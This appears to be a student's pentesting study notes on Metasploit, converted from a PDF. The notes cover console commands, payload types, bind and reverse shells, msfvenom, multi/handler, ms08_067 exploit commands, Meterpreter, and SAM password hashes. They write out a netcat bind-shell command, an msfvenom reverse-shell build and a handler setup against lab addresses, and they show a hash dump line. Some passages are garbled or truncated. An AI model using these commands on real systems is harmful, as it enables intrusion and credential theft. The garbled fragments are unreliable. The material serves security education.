# What is Metasploit ?

Metasploit's modular and flexible architecture helps developers efficiently create working exploits as new vulnerabilities are discovered. As you'll see, Metasploit is intuitive and easy to use, and it offers a centralized way to run trusted exploit code that has been vetted for accuracy by the security community.

SecurityFocus (<http://www.securityfocus.com/>), and Exploit Database (<http://www.exploit-db.com/> , <https://0day.today/>)

provide repositories of known exploit code .

Other exploitation framework :

Core impact : this is the most advance and professional tools for exploitation  
highly expensive

Canvas

## Metasploit architecture :

app	Gemfile	msfd	msfvenom	script-password
config	Gemfile.lock	msfdb	msf-ws.ru	script-recon
data	lib	msf-json-rpc.ru	plugins	scripts
db	metasploit-framework.gemspec	msfrpc	Rakefile	tools
docs	modules	msfrpcd	ruby	vendor
documentation	msfconsole	msfupdate		script-exploit

In folder named modules contents folder

## Exploit:

Source code of exploit

## Auxiliary

Auxiliary modules include port scanners, fuzzers, sniffers, and more

## Payloads, Encoders, Nops

*Payloads* consist of code that runs remotely, while *encoders* ensure that payloads make it to their destination intact. *Nops* keep the payload sizes consistent across exploit attempts.

## Post

Contains post exploitations scripts

## Step to start metasploite framework:

```
service postgresql start
```

```
Service metasploite start
```

## Basic command

Msfconsole	:	used to start tools
------------	---	---------------------

Help	:	used to help different commands
------	---	---------------------------------

Search <moduel name and any thing>	:	used to search
------------------------------------	---	----------------

Search type	:	module name(expl)
-------------	---	-------------------

Info < module name exploit and payload> : used to give

Use <name of exploit payload> : used to tell select

Show option <used to show option for modules how to use it> : used

background : run in background meterp

#used -l for list the sessions and -i for interact with sessions

```
msf6 exploit(multi/misc/java_rmi_server) > sessions -l
```

Active sessions

```

1.The RHOST option refers to the remote host we want to exploit.

To set an option enter set <option to set> <value to set it to>

2.The RPORT A port is just a network socket; it's not a physical port. For example, when you browse to [www.google.com](http://www.google.com), a web server somewhere on the Internet is listening on port 80

Show payloads : display all the payloads compatible to that exploit

set payload #double tab for listing the all payload

Set <options such as lhost and rhost used to set any kind of info>: set all necessary parameter

Back command : to step backward

## Basic terms:

### ▼ Exploit -

An exploit is the means by which an attacker, or penetration tester for that matter, takes advantage of a vulnerability within a system, an application, or a service. An attacker uses an exploit to attack a system in a way that results in a

particular desired outcome that the developer never expected. Common exploits include buffer overflows, web application vulnerabilities (such as SQL injection), and configuration errors.

## ▼ **Payload -**

A payload is a custom code that attacker want the system to execute and that is to be selected and delivered by the Framework. For example, a reverse shell is a payload that creates a connection from the target machine back to the attacker as a Windows command prompt, whereas a bind shell is a payload that “binds” a command prompt to a listening port on the target machine, which the attacker can then connect. A payload could also be something as simple as a few commands to be executed on the target operating system.

## ▼ **Shellcode:**

Shellcode is basically a list of carefully crafted commands that can be executed once the code is injected into a running application. It's a series of instructions used as a payload when exploiting a vulnerability. Shellcode is typically written in assembly language. In most cases, a command shell or a Meterpreter shell will be provided after the set of instructions have been performed by the target machine, hence the name.

exploit is kind of snakebite and Payload is kind of venom injection ;D  
shellcode is the chemical process of how a poison will harm its victim then?

## **BIND SHELL :**

Bind shells have the **listener running** on the target and the **attacker connect to the listener** in order to gain a remote shell.

A Bind Shell is like a setup where remote consoles are established with other computers over the network. In Bind shell, an attacker launches a service (like Netcat) on the target computer, to which the attacker can connect as you can see in the above example. In a bind shell, an attacker can connect to the target computer and execute commands on the target computer.

*To launch a bind shell, the attacker must have the IP address of the victim to access the target computer.*



```
root@kali:~/Downloads# nc -l -p 9999 -e /bin/bash
[UNKNOWN] (192.168.56.102) 9999 (?) open
root@kali:~/Downloads# [root@kali:~/Desktop# nc -nvlp 9999
listening on [any] 9999 ...
connect to [192.168.56.102] from [UNKNOWN] [192.168.56.102] 54682
pwd
/root/Downloads
root@kali:~/Desktop# ]
```

## Reverse Shell :

A Reverse Shell is like a setup, where the attacker must first start the server on his machine, while the target machine will have to act as a client that connects to the server served by the attacker. After the successful connection, the attacker can gain access to the shell of the target computer.

*To launch a Reverse shell, the attacker doesn't need to know the IP address of the victim to access the target computer.*

THAT'S IT!

Online - Reverse Shell Generator

Online Reverse Shell generator with Local Storage functionality, URI & Base64 Encoding, MSFVenom Generator, and Raw Mode. Great for CTFs.

<https://www.revshells.com/>

## Using exploit and payload single command:

We used msfconsole -x option for single command for exploit system

Example:

```
msfconsole -x "use exploit/windows/smb/ms08_067_netapi; set RHOST [IP]; set
```

## Msfvenom:

Msfvenom was added to Metasploit. Prior to Msfvenom, the tools Msfpayload and Msfencode could be used together to create standalone encoded Metasploit payloads in a variety of output formats, such as Windows executables and ASP pages. With the introduction of Msfvenom, the functionality of Msfpayload and Msfencode was combined into a single tool, though Msfpayload and Msfencode are still included in Metasploit. To view Msfvenom's help page, enter **msfvenom -h**. Msfvenom allows you to build standalone payloads to run on a target system in an attempt to exploit the user whether through a social-engineering attack .

Example:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=1234
```

Now this payload we , have to send the victim machine using various techniques

Start Msfconsole again, and we'll look at a Metasploit module called **multi/handler**. This module allows us to set up standalone handlers, which is just what we're lacking. We need a handler to catch our Meterpreter connection when our malicious executable is run from the Windows XP target. Select the **multi/handler** module with

## use multi/handler

After using multi/handler we have to use that payload that we used in creating payload using msfvenom.

- Set payload windows/meterpreter/reverse\_tcp
- Set LHOST <ip>
- Set LPORT <ip>
- exploit
- Click on payload in target machine

We get meterpreter

**Generating Payloads - Metasploit Unleashed**

Metasploit payloads can be generated from within the msfconsole. You will most certainly need to generate shellcode to use in your exploits.

 <https://www.offsec.com/metasploit-unleashed/generating-payloads/>

**spl0it Unleashed**

Dirty socks aside, in addition to exploitation, Metasploit has modules to aid in every phase of pentesting. Some modules that are not used for exploitation are known as *auxiliary modules*; they includethings like vulnerability scanners, fuzzers(A Fuzzer is a **tool used by security professionals to provide invalid and unexpected data to the inputs of a program**. A typical Fuzzer tests an application for buffer overflow, invalid format strings, directory traversal attacks, command execution vulnerabilities, SQL Injection, XSS, and more.) , and even denial of service modules. A good rule of thumb to remember is that exploit modules use a payload and auxiliary modules do not.

## Information gathering:

- Search specific type of auxiliary

- use auxiliary module
- set parameters
- run

**use scanner/ftp/anonymous**

```
msf auxiliary(anonymous) > set RHOSTS 192.168.20.10-11 RHOSTS =>  
192.168.20.10-11
```

```
msf auxiliary(anonymous) > exploit
```

```
[*] 192.168.20.10:21 Anonymous READ (220-FileZilla Server version 0.9.32 beta  
220-written by Tim Kosse (Tim.Kosse@gmx.de)
```

```
use scanner/ftp/anonymous
```

```
msf auxiliary(anonymous) > set RHOSTS 192.168.20.10-11** RHOSTS => 192.168.2
```

```
msf auxiliary(anonymous) > exploit
```

```
[*] 192.168.20.10:21 Anonymous READ (220-FileZilla Server version 0.9.32 beta 2
```

### Use check function to check vulnerability:

- Search exploit
- use exploit and set parameter
- use check function to check target is vulnerable

```
use windows/smb/ms08_067_netapi
```

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.20.10** RHOST => 192.168.
```

20.10

```
msf exploit(ms08_067_netapi) > check
```

### Exploit Frameworks

Get rid of the difficulties of manual exploitation

One vulnerability to rule them all!

Use the same tools with bad guys!

      windows/upexec/bind_ronx_tcp
```

**Single**

## Staged Payloads :

The windows/shell/reverse\_tcp payload is staged. If we use it with the windows/smb/ms08\_067\_netapi exploit, the string sent to the SMB server to take control of the target machine does not contain all of the instructions to create the reverse shell. Instead, it contains a stager payload with just enough information to connect back to the attack machine and ask Metasploit for instructions on what to do next. When we launch the exploit, Metasploit sets up a handler for the windows/shell/reverse\_tcp payload to catch the incoming reverse connection and serve up the rest of the payload—in this case a reverse shell—then the completed payload is executed, and Metasploit’s handler catches the reverse shell. The amount of memory space available for a payload may be limited, and some advanced Metasploit payloads can take up a lot of space. Staged payloads allow us to use complex payloads without requiring a lot of space in memory.

## Inline Payloads :

The windows/shell\_reverse\_tcp payload is an inline, or single, payload. Its exploit string contains all the code necessary to push a reverse shell back to the attacker machine. Though inline payloads take up more space than staged payloads, they are more stable and consistent because all the instructions are included in the original exploit string. You can distinguish inline and staged payloads by the syntax of their module name. For example, windows/shell/reverse\_tcp or windows/meterpreter/bind\_tcp are staged, whereas windows/shell\_reverse\_tcp is inline.

[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

## STAGED VS NON-STAGED PAYLOADS

### Non-staged

Sends exploit shellcode all at once  
Larger in size and won't always work  
Example:  
windows/meterpreter\_reverse\_tcp



### Staged

Sends payload in stages  
Can be less stable  
Example:  
windows/meterpreter/reverse\_tcp

## Meterpreter:

Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. Meterpreter

is deployed using in-memory DLL injection. As a result, Meterpreter resides entirely in memory and writes nothing to disk. No new processes are created as Meterpreter injects itself into the compromised process, from which it can migrate to other running processes. As a result, the forensic footprint of an attack is very limited.

## Meterpreter in linux :

## Pass the Hash:

### >Password Cracking

- Security Accounts Manager (SAM) Database:
  - ▷ Windows stores user passwords in SAM, or in the Active Directory database in domain. Passwords are never stored in clear text; passwords are hashed and the results are stored in the SAM.
- NTLM Authentication:
  - ▷ The NTLM authentication protocol types:
    - ▷ NTLM authentication protocol
    - ▷ LM authentication protocol
  - ▷ These protocols stores user's password in the SAM database using different hashing methods.

NTLM/LM is the hashing protocol which is used to hash the cleartext password and store it to the SAM database

## ■ Security Accounts Manager (SAM)

- ▷ It is a **database file** in Windows XP, Windows Vista, Windows 7, 8.1 and 10 that **stores users' passwords**. It can be used to **authenticate local and remote users**.
- ▷ Beginning with **Windows 2000 SP4**, **Active Directory** authenticates remote users. SAM uses **cryptographic measures** to prevent unauthenticated users accessing the system.
- ▷ The user passwords are stored in a hashed format in a **registry hive** either as a **LM hash** or as a **NTLM hash**. This file can be found in **%SystemRoot%/system32/config/SAM** and is mounted on

The screenshot shows a terminal window with the title "SAM File is located at c:\windows\system32\config\SAM". The window displays a list of user accounts and their corresponding password hashes. The user "Shiela" is highlighted with a red border around the entire row. The terminal output is as follows:

```
Administrator:500:NO PASSWORD*****:61880B9EE373475C8148A7108ACB3031:::
